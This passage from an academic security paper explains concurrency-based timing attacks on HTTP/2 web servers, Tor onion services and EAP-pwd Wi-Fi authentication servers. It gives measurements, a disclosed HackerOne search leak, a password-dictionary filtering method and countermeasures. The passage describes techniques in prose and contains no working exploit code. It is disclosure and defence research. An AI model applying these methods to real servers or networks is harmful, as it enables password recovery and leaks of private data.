To evaluate whether concurrency would improve the accuracy of timing attacks, we performed several experiments. We found that concurrently launching requests over two connections increases the jitter on the network path from the attacker to the server. Network interfaces can only transmit one packet at the time; when the attacker sends two concurrent requests in 2 TCP packets, the second one will be delayed until the first one is sent. As such, the jitter that the packets observe during transmission is independent from each other, similarly as with a sequential timing attack. There is a possibility that the two packets would experience jitter such that at the last network hop on the path between the attacker and target server, both packets are buffered and will arrive almost simultaneously at the server. However, as this does not happen consistently, the attacker has no way of knowing that this in fact occurred.

In Appendix A we report on an experiment where two HTTP/1.1 requests were sent concurrently over two different connections. We find that this does not improve the performance of timing attacks, validating our assumption that the jitter observed on the two connections is independent. As such, we conclude that simply sending HTTP requests at the same time over different connections does not improve the performance of a timing attack. Note that this does not mean that servers using HTTP/1.1 are unaffected by concurrency-based timing attacks (in Section 4.4 we show how Tor onion services running an HTTP/1.1 server can be attacked), but rather that the protocol cannot be abused to coalesce multiple requests in a single network packet.

4.3 HTTP/2

In this section we show how the request and response multiplexing of HTTP/2 can be leveraged to perform concurrency-based timing attacks that allow an adversary to observe a timing difference as small as 100ns, providing a 100-fold improvement over classical timing attacks over the Internet.

4.3.1 Background

A key advantage of HTTP/2 is the removal of the restrictions imposed by HOL blocking. To achieve this, HTTP/2 introduces the concept of streams, a bidirectional flow of data with a unique identifier that is typically associated with a request and response pair. Data is sent in the form of frames; the request and response bodies are sent in `DATA` frames whereas the headers are sent in `HEADERS` frames. Headers are compressed using the HPACK algorithm [40], which uses a static and dynamic table to refer to header keys and values.

Since every frame contains a stream identifier, the web server can process different requests concurrently, despite having only a single TCP connection. Similarly, responses can be sent as soon as they are generated by the server. By default, the web server will prioritize requests equally, although it is also possible to explicitly define a priority for a specific stream, or by declaring dependencies on other streams. However, at the time of this writing, many web servers and browsers either do not support prioritization at all, or only provide limited functionality [18, 35]. Moreover, in our concurrency-based timing attacks, the requests will ideally be handled by the same processing resources, such that their execution time solely depends on the secret information that the adversary aims to infer. The execution of the concurrent requests will typically be performed on different CPU cores/threads; thus the execution of one request will not affect that of the other. Note that if the execution of the request makes use of a shared resource that does not support parallelism, there can be an influence in execution time between the two requests. Depending on the application, this could reduce the timing side-channel leak, or it might amplify it, e. g., when the access to the shared resource occurs after the operation that leaks sensitive timing information and the "slowest" request is delayed further by waiting to access the shared resource.

4.3.2 Direct attacks

As discussed in our formal model of Section 3, the goal of an attacker is to ensure that the server starts processing two




Figure 2: Distribution of the difference in response time for two concurrently launched requests for the same processing task, with and without additional URL parameters.

requests at exactly the same time, such that the order of the responses reveals which request finished processing first. One request is for a known baseline processing task, and the other for a task that would either take the same or a different amount of processing time, depending on some secret information. Thanks to HTTP/2's request multiplexing, multiple requests that are sent at the same time will be processed in parallel, and in contrast to HTTP/1.1, responses are sent as soon as possible independent of the request order. To abuse this behavior, an attacker can embed two `HEADERS` frames containing two HTTP/2 requests in a single TCP packet to ensure they arrive at the same time. As headers are compressed, their size is typically on the order of 100-150 bytes, and thus the resulting TCP packet size is significantly lower than all Maximum Transmission Units (MTUs) observed on the Internet [17].

In our measurements, we made use of the nghttp2 C library [50] and used the `TCP_CORK` option [5, 33] to ensure that the two concurrent requests are added to the same TCP segment[2]. As most browsers only allow HTTP/2 connections over TLS, all measurements that we performed were over a secure connection. In summary, a single TCP segment contains two TLS records that each contain a HTTP/2 `HEADERS` frame. As soon as the TCP segment arrives at the server, the two TLS records are decrypted sequentially, and the server starts processing each immediately after decryption. The $d_y + J_{y,d}$ factor from the equivalence defined in (8) reflects the average duration and jitter of the decryption of the TLS record containing the second request. This forms a problem if we want to leverage the order in which responses are returned: For two requests that have the same processing time, the former will be returned first if the decryption time is higher than the difference in jitter. To measure this impact, we sent one million request-pairs for the same processing task (idle sleep for 100µs) to an HTTP/2-enabled nginx server hosted on Amazon EC2 and captured the difference in response time. In Figure 2, we show the distribution of the differences in response time. Positive values indicate that the order in which the responses were received is the same as the order in which the requests were sent, and negative values indicate a reversed order. We can clearly see that when two identical requests are sent (blue distribution on the graph), these are virtually always returned in the same order. Note that there is a high peak close to 0[3], which represents the cases where both responses were sent back in a single TCP packet, which may happen when the responses are sent in quick succession.

To overcome this limitation, the processing of the first request needs to be slightly delayed, i. e., for the duration of decrypting the second request. For this, we leverage the fact that the request handler needs to parse the URL to extract the parameters and associated values, and make these accessible to the processing language. Since the execution time of this parsing is directly related to the number of URL parameters, an adversary could arbitrarily extend this execution time by including more parameters. In 2007, Wälde and Klink showed how this mechanism could be abused by including many URL parameters that would result in a hash collision in the hashtable that was constructed in PHP, leading to a Denial-of-Service [29]. In contrast to these DoS attacks, which to date have largely been mitigated, e. g., by reducing the number of allowed parameters to 1,000, we only require a short execution time. In an attack scenario, the adversary can first empirically determine the number of additional URL parameters that need be included in the first request such that both requests are processed at the same time. We found that this value remains stable over time, and depends on the web server application that is used; Figure 2 shows the distribution of the difference in response timing for two requests where the first one contains 40 additional URL parameters (orange distribution). This results in a better balance in the order of the responses; adding fewer parameters causes more responses to be received in the same order as the requests, and when more parameters are included, the second request is more likely to finish first.

In our formal model, this means that we introduce another factor, u_x (and associated jitter value $J_{x,u}$), that can be subtracted from d_y:

$$t_x - t_y > J_{x,p} + J_{y,p} + (d_y - u_x) + J_{y,d} + J_{x,u} \qquad (9)$$

To evaluate the performance of concurrency-based timing attacks in HTTP/2, we perform a series of measurements. In our measurements, we create a set of (baseline, baseline) request-pairs, where both requests were for a PHP endpoint that would perform `time_nanosleep(100000)`, i. e., idle sleep for 100µs. Additionally, we created a set of (baseline, target) request-pairs, where the target requests are for an endpoint that would perform an idle sleep for 100µs+Δ, for multiple values of Δ, ranging from 75ns to 50µs. All requests

[2]Our custom HTTP/2 client is available at `https://github.com/DistriNet/timeless-timing-attacks`

[3]These values are not equal to 0 as we measure the response time after decryption of the response.

	Timing difference										
	75ns	100ns	150ns	200ns	500ns	1µs	2µs	5µs	10µs	20µs	50µs
Client-server connection	**Concurrency-based timing attack (HTTP/2)**										
Miscellaneous (Internet)	-	39,342	24,016	9,917	1,610	466	161	52	11	6	6
	Sequential timing attack										
Europe - Europe	-	-	-	-	-	-	-	-	23,220	2,926	333
Europe - East US	-	-	-	-	-	-	-	-	-	16,820	4,492
Europe - South-East Asia	-	-	-	-	-	-	-	-	-	-	7,386
VM - VM (LAN)	-	-	50,463	40,587	14,755	3,052	2,165	498	126	41	20
localhost	-	-	16,031	17,533	3,874	856	220	42	20	16	14
	Concurrency-based timing attack (HTTP/1.1 over Tor)										
Client to onion service	-	-	-	-	-	43,848	3,125	386	96	22	6

Table 1: The average number of requests or request-pairs required to perform a successful timing attack with at least 95% accuracy. If the attack was unsuccessful, or required more than 100k requests, this is indicated with a dash (-).

were made from our university's network (located in Belgium, using a 1Gbit connection), and for every Δ, we obtained 1 million measurements from nine Amazon EC2 servers that ran an nginx web server. We launched three C5.large instances in three geographically distributed datacenters: EU, East US, South-East Asia (nine instances in total); the connection of these instances is 10Gbit. We used a minimal program that only calls a sleep function to minimize the jitter related to program execution. It should be noted, however, that even this minimal program still produces a non-neglibile amount of jitter. In particular, when evaluating the accuracy of the sleep function on the server itself using a high-resolution timer, we still needed 411 measurements to correctly distinguish a timing difference of 75ns.

To compare concurrency-based attacks to traditional timing attacks, we also computed the number of requests needed to perform a classical timing attack, using the Box Test for the statistical analysis [15]. The Box Test considers three distributions of timing measurements: the baseline, that of a negative result (timing matches baseline), and that of a positive result (with a different processing time due to a timing side-channel leak). A timing attack is considered successful if a pair of $i, j \in [0, 100]$ with $i < j$ can be found such that the interval determined by the i^{th} and j^{th} percentile of the distribution of the baseline measurements, overlaps with the interval (determined by the same i and j) of the negative result measurements distribution, while at the same time *does not* overlap with the interval of the positive result. That is, an overlap indicates that the measurements come from requests with the same processing time, whereas a measurements of requests with a different processing time should not have an overlapping interval. If no values for the pair i, j can be found that fulfill these conditions, the timing attack is considered infeasible to exploit.

For this experiment, requests were again launched from our university's network. Additionally, we performed experiments from a VM located in the same datacenter as the server (LAN), as well as a timing attack to localhost. The results of our measurements are shown in Table 1; for the concurrency-based attacks, this table indicates the minimum required number of request-pairs to perform an attack with 95% accuracy (averaged over the nine servers). For the classical (sequential) timing attack we show the total number of requests. Note that the total number of requests that will be launched for the concurrency-based attack is twice the reported number of request-pairs. However, because the pairs are sent simultaneously, it takes approximately the same amount of time to process a request-pair in the concurrency-based timing attack, as to process a single request in the sequential timing attack. If an attack was unsuccessful, i. e., would require more than 100,000 requests, on at least one server, we mark it with a dash (-). Note that because our experiments were performed in a real-world setting, some of the measurements may be affected by temporal variations of load on the network or on the machines that hosted the VMs.

We find that concurrency-based timing attacks provide a significant advantage compared to any sequential timing attack over the Internet: Even for the EU-EU connection, which had the lowest latency (average: 24.50ms) and jitter (standard deviation: 1.03ms), the sequential timing attack can only distinguish an execution time of 10µs, whereas our concurrent timing attack can distinguish a difference of 100ns (2 orders of magnitude more precise). Moreover, our concurrency-based attacks even outperform sequential timing attacks over the local network, which had an average latency between 0.5ms and 1.5ms, and standard deviation of jitter between 15µs and

45µs (depending on the datacenter). Finally, we can see that our novel attacks are comparable to executing a sequential timing attack on the local system, which confirms that, as we determined in our formal model, concurrency-based timing attacks are not affected by network conditions.

In addition to the measurements on nginx, we performed a similar set of experiments against an Apache2 web server, using the same experimental setup. We find that, in general, timing attacks targeting web applications served by Apache2 require more requests compared to nginx, especially in optimal network settings, such as localhost or the local network. This can be attributed to the request handling mechanism of Apache2, which is more computationally expensive compared to that of nginx. Correspondingly, we find that the concurrency-based attacks are also slightly affected by this, as the variation in the computation increases. Nevertheless, we find that the concurrency-based attacks still allow the adversary to distinguish timing differences as small as 500ns. The complete results of these experiments can be found in Appendix B. As web servers need to handle more and more requests, and become increasingly performant, we believe the accuracy of (concurrent) timing attacks will continue to improve.

4.3.3 Cross-site attacks

A key requirement of our concurrency-based timing attacks against HTTP/2 is that we can manipulate the TCP socket in such a way that both HTTP requests are sent in a single packet. For cross-site attacks, where the requests are sent from a victim's browser, this is no longer possible, as the browser handles all connections. To overcome this limitation, we introduce another technique that leverages TCP's congestion control [3] and Nagle's algorithm [8, §4.2.3.4]. The congestion control mechanism determines the number of unacknowledged packets that a host can send, which is initially set to 10 on most operating systems and is incremented with every received acknowledgment, as per TCP's slow start mechanism [48]. Furthermore, Nagle's algorithm ensures that, if there is unacknowledged data smaller than the maximum segment size (MSS), user data is buffered until a full-sized segment can be sent. For example, if an application would consecutively send two small chucks of data, e. g., 20 bytes, these will be combined and only a single packet of 40 bytes will be sent. Consequently, as an attacker we can initiate a bogus POST request with a sufficiently large body that exactly fills the congestion window. Immediately after this POST request the attacker triggers the two concurrent requests, which will be buffered and thus coalesced in a single packet when it is eventually sent to the target website.

An important caveat is that the sending TCP window is incremented with every ACK that is received. Consequently, when (rapidly) performing multiple concurrency-based timing measurements, an attacker would need to send an increasingly large POST request to fill the sending TCP window. To overcome this limitation, the adversary has two options. First, the request-pairs could be padded such that two requests exactly fit in a single packet. In virtually all cases the exact size of the request can be predicted (the browser will always send the same headers).[4] After sending the first bogus POST request to fill the initial TCP window, the attacker launches several request-pairs, and every pair will be contained in a single packet. As such, for every ACK that is received, two new request-pairs will be sent. In our experiments, we found that on low-latency connections, the ACKs would arrive very rapidly, and thus the server would eventually become overloaded with requests, introducing jitter to the measurements. As a workaround, the attacker could, instead of the initial large bogus POST request, instead send 10 (= initial congestion window) smaller requests with a delay of RTT/10 in between the requests. As a result, the initial TCP window will still be filled and ACKs would only arrive at a rate of RTT/10. Ironically, this means that this technique (and thus the timing measurements) works better on slower network connections.

An alternative technique to overcome the hurdles imposed by the increasing TCP window, is to force the browser to close the connection. Browser have an upper bound on the number of active concurrent connections; if this limit is reached, it will close the least recently used ones. For instance, in Chrome this limit is set to 256 [42], and thus an attacker could make the victim's browser initiate connections to as many IP addresses, forcing it to close the connection to the targeted server. On Firefox, this limit was increased to 900, except for the Android-based browser applications, which remained at 256 [34]. We found that it is feasible to use this technique to close an active connection; other mechanisms may also be abused to do this (e. g., Firefox imposes a limit of 50 concurrent idle connections, and will close active connections when this limit is reached). It should be noted that this technique can be used in conjunction with the first one, if it is required to reset the TCP window.

As the requests are coalesced in a single packet, the performance of these cross-site timing attacks is the same as with the direct attacks. To defend against this type of attack, the webserver could set the SameSite attribute on cookies [36], preventing it to be sent along in the cross-site requests, although certain violations have been discovered [21, 41]. As of February 2020, Google Chrome is gradually rolling out changes that mark cookies as SameSite by default [49].

4.3.4 Limitations

According to HTTPArchive's annual report, which takes into account data obtained from over 3 million regularly visited websites, 37.46% desktop homepages are served over

[4] When the cookie constantly changes in length and content, the HPACK algorithm will not be able to refer to it with an entry in the dynamic table, and thus the request length varies along with the length of the cookie.

HTTP/2 [26]. For websites that support HTTPS, a requirement that browsers impose for using HTTP/2, this is percentage is even higher: 54.04%. Although this makes many websites susceptible to our concurrency-based timing attacks, it should be noted that a significant number of websites are using a content delivery network (CDN), such as Cloudflare. HTTPArchive reports 23.76% of all HTTP/2 enabled websites to be powered by Cloudflare. For most CDNs, the connection between the CDN and the origin site is still over HTTP/1.1, and HTTP/2 may not even be supported (as it does not provide performance improvements). Nevertheless concurrency-based timing attacks may still outperform classical timing attacks in this case, as requests are not affected by jitter on the network path between the attacker and the CDN. This is especially valid for cross-site attacks, where the requests are sent by the victim who may have an unreliable Internet connection.

4.3.5 Use-case

To demonstrate the impact of our concurrency-based timing attacks over HTTP/2, we describe how it can be applied in a cross-site attack scenario. More specifically, we found and reported a cross-site timing attack against HackerOne[5], a popular bug-bounty platform where security researchers can report vulnerabilities to a wide range of bug bounty programs. In the dashboard, security researchers and managers of the bounty program can search through the reported bugs; this triggered a GET request where the `text_query` parameter was set to the searched keyword. We found that requests that did not yield any results were processed faster compared to requests where at least one result was returned. As such, a XS-Search attack [22] could be launched against this endpoint: by tricking a manager of a bug bounty program in visiting a malicious web page, the adversary could find out specific keywords that were mentioned in the private, ongoing reports, and potentially reveal information about unfixed vulnerabilities.

After reporting our findings, we were told that a timing attack to this endpoint had been reported a total of eight times. However, our report was the only to qualify for a reward, as it was "the first one to demonstrate a feasible attack". Indeed, with less than 20 request-pairs we could accurately determine if a search query had at least one result. In the meantime, the vulnerability has been mitigated by changing it to a POST request, and requiring a valid CSRF token.

4.4 Tor onion services

Tor is a well-known low-latency anonymity network. When a client wants to send a request over Tor to a public web server, this request is first encoded as a Tor cell, which has a fixed length of 514 bytes. These cells are then encrypted once for every relay on the circuit. Most circuits consist of 3 hops, where the last one is the exit node, which sends the request to the public web server. In addition to protecting the identity of the user when sending outgoing traffic, Tor also provides a feature that hides the identity of the server. To connect to one of these so-called onion services, the client performs a handshake involving the introduction points chosen by the onion service, and a rendezvous point chosen by the client. Upon a successful handshake, a circuit between the client and onion service is created, consisting of 6 intermediate relays.

Due to the extended network path that a request has to traverse to reach a hidden service, the jitter renders almost all sequential timing attacks impractical. Based on 100,000 measurements, we determined an average RTT of 251.23ms to our onion service, with a standard deviation of 32.47ms (approximately 30 times as high as what we observed over a regular Internet connection). If the web server would support HTTP/2, the concurrency-based timing attacks presented in Section 4.3 can be used straightforwardly (the attacker can simply construct a packet containing both requests). However, because of how network packets are transported over the Tor network, it is also possible to perform attacks against onion services that only support HTTP/1.1 (or any other type of service). More specifically, an attacker can create two Tor connections to the onion service, and then simultaneously send a request on each of the connections. This will trigger the attacker's Tor client to create two Tor cells and send these over the 6-hop circuit to the onion service. Because a single Tor cell is only 514 bytes (+ 29 bytes of TLS overhead), two cells will fit in a single TCP segment for virtually every network [17]. Consequently, if the two cells are placed in the same packet on the last hop of the circuit, i. e., between the relay and the onion service, the requests will be processed simultaneously by the server.

Based on our experiments on the live Tor network, we found that when the first request of a request-pair is sufficiently large[6], e. g., by adding padding in the headers, and requests are sent in relatively quick succession, the TCP buffer between the onion service and the last relay becomes filled. Consequently, because of Nagle's algorithm, the last two cells will be joined in a single packet. We found that this would reliably cause an inter-request delay on the order to 10µs, and because the first request was larger, and thus took slightly longer to process, no additional URL parameters had to be added to offset the inter-request delay. Note that the webserver will only start processing a request when the entire request has been received.

We set up several Tor onion services on geographically distributed Amazon EC2 datacenters, these ran an nginx HTTP/1.1 server. The (unmodified) Tor clients were set up on virtual machines on our university's private cloud, using a 1Gbit connection, and used the real Tor network to connect to the web servers. The results of our concurrency-based timing attacks that leverage Tor are shown in Table 1. Again, we

[5] `https://hackerone.com/`

[6] In our tests, we found 1500 bytes to be sufficient.




Figure 3: Illustration of an enterprise Wi-Fi setup. Hostapd and the RadSec proxy run on the same device.

find a significant increase in the precision by which a timing difference can be distinguished. With 43,848 requests, it is possible to measure a timing difference of 1µs; this is within the range of what is required to perform attacks against crypto protocols (e. g., the Bleichenbacher attack by Meyer et al. exploited a timing difference ranging from 1-23µs). As such, by making a service available as an onion service, it may become possible to perform timing attacks that would not be feasible to exploit over a normal Internet connection.

5 Wi-Fi attacks

In this section we present concurrency-based timing attacks against the EAP-pwd authentication method of Wi-Fi. By abusing concurrency, we exploit a timing leak that was previously considered infeasible to exploit. We also demonstrate how the leaked information can be abused to launch dictionary and password brute-force attacks.

5.1 Background

In enterprise WPA2 and WPA3 networks, the most frequently used authentication methods include EAP-PEAP and EAP-TTLS. Unfortunately, both rely on certificates, which in practice causes security issues because clients often fail to validate server certificates [4, 9]. An authentication method that is based on solely on passwords and avoids certificates, and hence is easier to use and configure, is EAP-pwd [24]. Note that EAP-pwd is almost identical to the Dragonfly handshake of WPA3 [57], and both these protocols were recently shown to be affected by side-channel leaks [54].

With EAP-pwd, the Dragonfly handshake is executed between an authentication server (e. g., FreeRADIUS) and a supplicant (client). During this authentication the Access Point (AP) forwards messages between them. This setup is illustrated in Figure 3, where the AP is called the authenticator. Before initiating the Dragonfly handshake, the AP first sends an EAP identity request, and the supplicant replies with an identity response, which in turn is forwarded by the AP to the authentication server. The server then initiates the Dragonfly handshake by sending a PWD-Id identity frame,

Listing 1: Hash-to-Curve (H2C) method for EAP-pwd [24].

```
def hash_to_curve(password, id1, id2, token):
  for counter in range(1, 256):
    seed = Hash(token, id1, id2, password, counter)
    value = KDF(seed, "EAP-pwd Hunting and Pecking", p)
    if value >= p: continue
    if is_quadratic_residue(value^3 + a * value + b, p):
      y = sqrt(x^3 + a * x + b) mod p
      P = (x, y) if LSB(seed) == LSB(y) else (x, p - y)
      return P
```

and the supplicant replies using a PWD-Id response. Then Commit frames are exchanged, and finally Confirm frames are exchanged. By default, RADIUS is used to transport all handshake messages between the authenticator and server. However, because RADIUS has design flaws [25], it is often tunneled inside TLS. This tunnel is commonly called RadSec and its precise operation is defined in RFC 6614 [39, 58]. Although FreeRADIUS directly supports RadSec, most APs have to use a proxy that forwards all RADIUS messages over TLS (see Figure 3). In the remainder of this section, we will use the notation RadSec(packet) to denote that a packet is encapsulated in a RadSec TLS record.

Before sending Commit and Confirm frames, the shared password is converted to an elliptic curve point (x, y) using the Hash-to-Curve (H2C) method in Listing 1. This method takes as input the identity of the client and server, the password, and a token that is randomly generated by the server. Note that this random token is sent to the client in the PWD-Commit response. In the H2C method, all four parameters are hashed together with a counter, and the resulting value is treated as a candidate x coordinate. If a corresponding value for y exists on the elliptic curve, the resulting point P is returned. Otherwise, the counter is incremented so a new value for x can be calculated. Several flaws were discovered in this algorithm, with the most critical one that the number of iterations (i. e., for-loops) needed to find P leaks information about the password [54]. It was shown how to exploit this timing leak against EAP-pwd clients. However, attacking a server is harder and deemed practically infeasible. This is because the jitter over Wi-Fi is too high to determine which of two (unique) requests had the highest processing time. Moreover, this jitter cannot be averaged out over multiple handshakes because the server generates a new random token in every handshake, resulting in different H2C executions. Using our classical timing model of Section 3, over Wi-Fi the variance of the jitter components $J_{x,k}$ and $J_{y,k}$ in equivalence (4) are too high to reliably determine whether $R_x > R_y$ holds.

Finally, to quickly reconnect to a previously-used Wi-Fi network, clients can use the Fast Initial Link Setup (FILS) handshake. This handshake is mainly supported in enterprise Wi-Fi networks, and can internally use several authentication methods. We will use it with the EAP Reauthentication Protocol (ERP) [14], which requires that the network contains a central authentication server such as FreeRADIUS.




Figure 4: Attacking EAP-pwd servers. Two clients associate, and concurrently send PWD-Id requests in an A-MPDU. The third spoofed client injects a FILS frame so both PWD-Id requests are sent in one TCP frame. Double arrows indicate two (spoofed) clients both *separately* send/receive the frame.

5.2 Attacking an EAP-pwd server

To exploit the unpatched timing leak in EAP-pwd servers, we will trigger two concurrent executions of the hash-to-curve method. The order of replies then reveals which execution was faster, and this information can be used to recover the password (see Section 5.5). Using our concurrency timing model of Section 3, this means we send concurrent requests x and y, eliminating most of the jitter components as shown in Equation 8. This enables us to determine which execution took longer based on a single concurrent measurement.

Figure 4 illustrates how we trigger two concurrent H2C executions. This is done by impersonating two clients, letting both of them associate to the network, and then replying to the EAP identity requests of the authenticator (stage ①). The authenticator forwards the identity information to the authentication server using RADIUS, which we assume is tunneled over RadSec (i. e., over TLS/TCP). In response, the server initiates the EAP-pwd handshake by sending PWD-Id requests. To trigger two concurrent H2C executions, we now send two PWD-Id frames that arrive at the server simultaneously. This is non-trivial to accomplish, because by default every handshake message is encapsulated into separate RadSec packets, and these will arrive at (slightly) different times. To overcome this, we will induce the authenticator into coalescing two RadSec packets in one TCP packet, assuring both PWD-Id requests arrive simultaneously at the server.

Similar to our previous attacks, we abuse the fact that Nagle's TCP algorithm coalesces data if there is unacknowledged transmitted data. To do this, we spoof a third client that sends a FILS authentication request to the authenticator (stage ②). The FILS request contains an EAP reauthentication payload that is forwarded by the authenticator to the server over RadSec. As a result, there will be unacknowledged outstanding data in the RadSec TLS/TCP connection. The adversary now continues the EAP-pwd handshake by sending two PWD-Id frames (stage ③). To assure these packets arrive simultaneously at the authenticator, they are encapsulated in one aggregated Wi-Fi frame (see Section 5.3). Because there is unacknowledged RadSec data due to the FILS request, the two RadSec packets that encapsulate the PWD-Id messages will be queued until a TCP ACK is received. Once the TCP ACK arrives, both RadSec(PWD-Id) records are sent in a single TCP packet.

When the TCP packet with both PWD-Id's arrives at the server, they are processed immediately after one another. Assuming the server is multi-threaded, this processing is done in separate threads that execute concurrently (stage ④). In each thread the server generates a random token and runs the H2C method. The order or PWD-Commit replies now depends on which H2C execution finishes first. The adversary determines this order based on which client receives a PWD-Commit first. In Section 5.5 we show how this information allows an adversary to bruteforce the password.

5.3 Exploiting frame aggregation

In our attack, two PWD-Id frames are sent as one aggregated Wi-Fi frame (recall stage ③ in Figure 4). This assures both frames arrive at the same time at the AP. Otherwise the second PWD-Id might arrive after the authenticator received the TCP ACK, meaning the two RadSec(PWD-Id) records would not be aggregated in a single TCP packet. To aggregate Wi-Fi frames one can either use A-MSDU or A-MPDU aggregation.

An Aggregate MAC Service Data Unit (A-MSDU) aggregates frames at the MAC layer, where all subframes must have the same destination and sender address [27, §9.3.2.2.2]. This makes A-MSDU unsuitable for our purpose, because we want to aggregate two frames with different sender addresses. In contrast, an Aggregate MAC Protocol Data Unit (A-MPDU) aggregates frames at the physical layer, where only the receiver address of all subframes must be the same. This means we can use it to aggregate two frames that come from different clients. Moreover, all 802.11n-capable devices are required to support the reception of A-MPDU frames.

Because A-MPDU aggregation happens close to the physical layer, and is commonly implemented in hardware, we cannot easily inject A-MPDU frames using traditional tools. Instead, we extended the ModWiFi framework [53] and patched the firmware of Atheros chips to inject A-MPDU frames.[7]

[7] This code is available at `https://github.com/vanhoefm/modwifi`




Figure 5: Results of 5 000 concurrent requests against our EAP-pwd server. The x-axis shows the difference in the number of executed H2C iterations, the y-axis the number of time this occurred, and the color indicates the order of responses.

Our firmware modifications force the Atheros radio to aggregate selected Wi-Fi frames into a single A-MPDU. Note that the adversary has full control over their own hardware, meaning these firmware changes do not limit the applicability of the attack. Moreover, we conjecture that the built-in rate control algorithm of Wi-Fi devices can also be abused to force the aggregation of frames into a single A-MPDU.

5.4 Concurrency experiments

To perform the attack, we wrote a Python script that controls two modified wpa_supplicant instances. These two instances associate to the AP and execute the EAP-pwd handshake until they have to send the PWD-Id message. When both instances are ready to send the PWD-Id message, the script first injects the FILS authentication request, and then sends both PWD-Id messages in a single A-MPDU. We used a TP-Link TL-WN722N to inject this A-MPDU frame.

We tested the attack against an OpenWRT AP and an Amazon EC2 c5.xlarge instance running FreeRADIUS 3.0.16. The OpenWRT AP was running RadSec 1.6.8 and Hostapd v2.7-devel. Figure 5 shows the results of 5 000 concurrent requests against this setup when using EAP-pwd with curve P-256. We let i_1 and i_2 denote the number of for-loops executed in the H2C method corresponding to the first and second request, respectively. We can see that if the order of the responses matches the order of the requests, then $i_1 \leq i_2$, or in other words then the H2C execution in the second request executed at least as many iterations as the H2C execution in the first request. Otherwise, if the order of responses is reversed and we first receive a response to the second request, then we learn that $i_1 \geq i_2$. All combined, we learn which request needed the most number of iterations. In our experiments the probability that this deduction is incorrect, was below 0.38%.

During our tests we encountered a denial-of-service vulnerability in FreeRADIUS caused by unsynchronized access to a global variable. This can lead to a crash when performing concurrent EAP-pwd handshakes. The flaw was assigned identifier CVE-2019-17185 and has meanwhile been patched.

5.5 Bruteforcing passwords

We now perform a dictionary attack by filtering passwords based on the leaked information. Recall that for a single concurrent measurement, the server executes two H2C methods that each use a different random token. For every password, we simulate both H2C methods locally, and reject the password if the difference in executed iterations does not match our concurrent measurement. Based on simulations with elliptic curve P-256 and P-521, on average one concurrent measurement can be used to filter 33% of passwords. To further filter the remaining passwords we can perform the same filtering using another concurrent measurement. This is because the server will use new random tokens in both H2C methods, effectively leaking new information about the password. This means we can perform multiple concurrent measurements, such that in a dictionary of size d, all wrong passwords will eventually be filtered.

We implemented a proof-of-concept of our brute-force algorithm. Since on average a concurrent measurement filters 33% of passwords, we need roughly $n = \log_{1.51}(d)$ concurrent measurements to uniquely identify the password in a dictionary of size d. Taking the RockYou password dump as a reference [16], which contains roughly $1.4 \cdot 10^7$ passwords, on average 40 measurements must be made to uniquely recover the password. Since the probability of a concurrent measurement being wrong is 0.0038, the success probability of this attack against the RockYou dictionary equals $(1-0.0038)^{40} \approx 86\%$.

We now estimate the computational cost of our dictionary attack. First observe that filtering a wrong password requires on average $1/0.33 \approx 3$ concurrent measurements. For each measurement we need to simulate two H2C executions, where each execution on average performs 2 iterations. Since we can expect the first candidate password to be found halfway throughout the search, in total $6 \cdot d$ iterations have to be simulated until a candidate password is found. The computational cost of simulating each iteration is dominated by SHA256 operations, since the quadratic residue check can be done efficiently using the Jacobi symbol and the law of quadratic reciprocity. In total three SHA256 operations are executed in every iteration, and based on Hashcat benchmarks we can evaluate $7.48 \cdot 10^9$ hashes per second on an NVIDIA V100 GPU. This means that $2.49 \cdot 10^9$ passwords can be checked per second, and that the estimated cost for various dictionaries matches that of the MODP attack against WPA3's Dragonfly handshake [54, §7.4]. For instance, brute-forcing even the largest public dictionaries costs less than one dollar.

5.6 Countermeasures

A backward compatible defense against the timing leak in EAP-pwd is always performing 40 iterations in the H2C

method, and returning the first valid password element *P*. The probability of needing more iterations equals 2^{-40}, which is considered acceptable in practice [28]. However, this change is non-trivial to implement without introducing other side-channels [54]. As a result, only the development version of FreeRADIUS adopted this defense, and at the time of writing the stable version was still vulnerable to our attack.

A more secure but backward incompatible defense is using a constant-time hash-to-curve method such as Simplified Shallue-Woestijne-Ulas [10]. A specification of this for EAP-pwd has been worked out by Harkins [23].

6 Discussion

